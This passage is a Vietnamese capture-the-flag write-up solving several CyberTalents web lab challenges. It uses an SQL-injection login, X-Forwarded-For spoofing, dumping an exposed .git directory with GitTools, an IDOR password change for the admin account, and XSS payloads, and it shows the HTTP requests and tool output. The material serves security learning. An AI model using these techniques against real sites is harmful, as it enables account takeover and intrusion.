
Ta liên suy nghĩ lại lúc đăng nhập, có thể nó sẽ bị sql injection
Ta nên thử



Và bùm đăng nhập thành công,
Xuất hiện flag:




12. Challenge Name: Got Controls




Vì thiếu header xác nhận có phải từ mạng LAN nên không thể lấy flag
Ta thêm trường header **X-Forwarded-For: localhost**

Và Flag xuất hiện


13. Challenge Name: Maximum Courage



Xem file flag.php nhưng không có gì cả



Ta dùng dirsearch tìm những đường dẫn bị ẩn trong link




Ta dùng gittool để tải hết các file đó về và phân tích

```
┌──(root㉿kali)-[/home/kali/Desktop/GitTools/Dumper]
└─# ./gitdumper.sh "http://wcamxwl32pue3e6meg23gmgi834kg23grlgkh8v4-web.cybertalentslabs.com/.git/" ctf
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating ctf/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[-] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/19/0de370286e98dda6813ac9c05f679ad60d9f9c
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/c5/62e9d3aec83220ad3ab00346b7aa829d76a35b
[+] Downloaded: objects/9e/4a7c9b1399967146d93251598db554236b9f15
[+] Downloaded: objects/e0/8d1463d9e28830ef90a69ede7615d19408d11c
```


Sau đó ta extra các file

```
┌──(root㉿kali)-[/home/kali/Desktop/GitTools/Dumper]
└─# ls
ctf  gitdumper.sh  README.md

┌──(root㉿kali)-[/home/kali/Desktop/GitTools/Dumper]
└─# /home/kali/Desktop/GitTools/Extractor/extractor.sh ctf dst
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 190de370286e98dda6813ac9c05f679ad60d9f9c
[+] Found file: /home/kali/Desktop/GitTools/Dumper/dst/0-190de370286e98dda6813ac9c05f679ad60d9f9c/flag.php
[+] Found file: /home/kali/Desktop/GitTools/Dumper/dst/0-190de370286e98dda6813ac9c05f679ad60d9f9c/index.php

┌──(root㉿kali)-[/home/kali/Desktop/GitTools/Dumper]
└─#
```

Và ta đọc được file flag.php



14. Challenge Name: Silly Doors



Xem phần code bên dưới có phần signup.php

```
            </button>
          </div>

          <div class="flex-col-c p-t-170 p-b-40">
            <span class="txt1 p-b-9">
              Don't have an account?
            </span>

            <a href="signup.php" hidden class="txt3">
              Sign up now
            </a>
          </div>
        </form>
```

Ta đăng kí 1 tài khoản như 1 người dùng bình thường

```
POST /signup.php HTTP/1.1
Host:
wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin:
http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.
com
Connection: close
Referer:
http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.
com/signup.php
Cookie: PHPSESSID=f33190666f61e708c4b603ea0175b1560
Upgrade-Insecure-Requests: 1

username=111&email=111%40ms.com&pass=1&repass=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 11:30:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4170
Connection: close
X-Powered-By: PHP/8.0.26
Vary: Accept-Encoding


<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Sign up
    </title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1">
    <!--===============================================================
    ==================================-->
    <link rel="icon" type="image/png" href="images/icons/favicon.i
    "/>
    <!--===============================================================
    ==================================-->
```

HELLO EVERYBODY, I AM 111


EMAIL: 111@MS.COM

Ta vào phần setting và thay đổi mật khẩu thử
Và bắt gói tin lại xem cách hoạt động

```
POST /profile/change.php HTTP/1.1
Host: wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer: http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com/profile/settings.php
Cookie: PHPSESSID=f3319066f61e708c4b603ea0175b1560; sessionid=56ccf6bc7065680819 2a438726027378; userid=7
Upgrade-Insecure-Requests: 1

newpass=2&userid=7&newrepass=2
```


```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 11:31:15 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 223
Connection: close
X-Powered-By: PHP/8.0.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

Password Changed.<br />
<b>
  Warning
</b>
:  Cannot modify header information - headers already sent by (output started at /var/www/html/profile/change.php:21) in <b>
  /var/www/html/profile/change.php
</b>
 on line <b>
  23
</b>
<br />
```

Và thấy có param userid ở đó
Thay đổi kết quả thành 1 xem, vì 1 là người đầu tiên đăng kí tài khoản và tạo ra trang web là admin




Và đa thay đổi thành công

Ta thử đăng nhập thử xem



Ta nhận được flag

15. Challenge Name: uGame



Sau khi thử nhiều lần vào các param thì ta thấy

```
POST / HTTP/1.1
Host: wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin:
http://wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer:
http://wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com/
Cookie: PHPSESSID=6b91b965b68c111b404f20df99be7492
Upgrade-Insecure-Requests: 1

username=aa&save=0
```


```
            </h3>
            <img src="./x.jpeg" style="width:80%"/>
            <br>
            <form>
              <div class="form-group">
                <label for="exampleFormControlFile1">
                  upload photo:
                </label>
                <input type="file" class="form-control-file" id="
                exampleFormControlFile1">
              </div>
            </form>
            <br>
            <br>
            username:
            <span style="color:limegreen;" id="username">
              <b>
                aa
              </b>
            </span>

          </th>
        </tr>
```

Đưa ra kết quả
Có vẻ như server không check hay làm gì với input này cả
Ta thử payload

```
POST / HTTP/1.1
Host: wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin:
http://wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer:
http://wcamxwl32pue3e6mjOwzOgmuw3oeg23grlgkh8v4-web.cybertalentslabs.com/
Cookie: PHPSESSID=6b91b965b68c111b404f20df99be7492
Upgrade-Insecure-Requests: 1

username=<script>+alert(1)+</script>&save=0
```


```
                exampleFormControlFile1">
              </div>
            </form>
            <br>
            <br>
            username:
            <span style="color:limegreen;" id="username">
              <b>
                >
              </b>
            </span>

          </th>
        </tr>
        <tr width="400">
          <td colspan="2">
            <h3>
              Edit Name:
            </h3>
          </td>
        </tr>
        <tr>
          <td colspan="2">
            <labe for="name">
              <h4>
                username:
              </h4>
```

Nhưng có vẻ họ đã filter payload này rồi
Ta thử payload khác: <img src=x onerror=alert('1');>




Flag xuất hiện


16. Challenge Name: x corp




Nhập để submit tên aaa




Có vẻ như là xss ta thử lệnh onload như load xong hình
Payload: aaaa'onload=alert(1)



